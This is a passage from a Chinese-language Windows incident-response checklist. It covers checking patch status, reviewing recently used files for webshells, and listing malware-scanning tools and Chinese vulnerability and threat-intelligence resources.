
查看os对应的版本一些补丁有没有安装
9 可疑文件
windwos10用户:
%UserProfile%\Recent路径下存储最近编辑过的文件,检查最近更过过的文件;重点关注webshell

windwos其他版本如xp或者老版本:
C:\Documents and Settings
windows10:
%UserProfile%\AppData\Roaming\Microsoft\Windows\Recent最近使用的项目
webshell、恶意文件查杀
D盾查杀
河马查杀:在线或者离线
安全狗(网站、服务器)免费
本地查杀产品:360、火绒、腾讯安全管家、卡巴斯基、大蜘蛛
在线杀毒
病毒动态:微步、安全厂商(深信服、360、奇安信)、freebuf论坛、先知社区、
国家信息安全漏洞库:https://www.cnnvd.org.cn
国家计算机病毒应急处理中心:https://www.cverc.org.cn/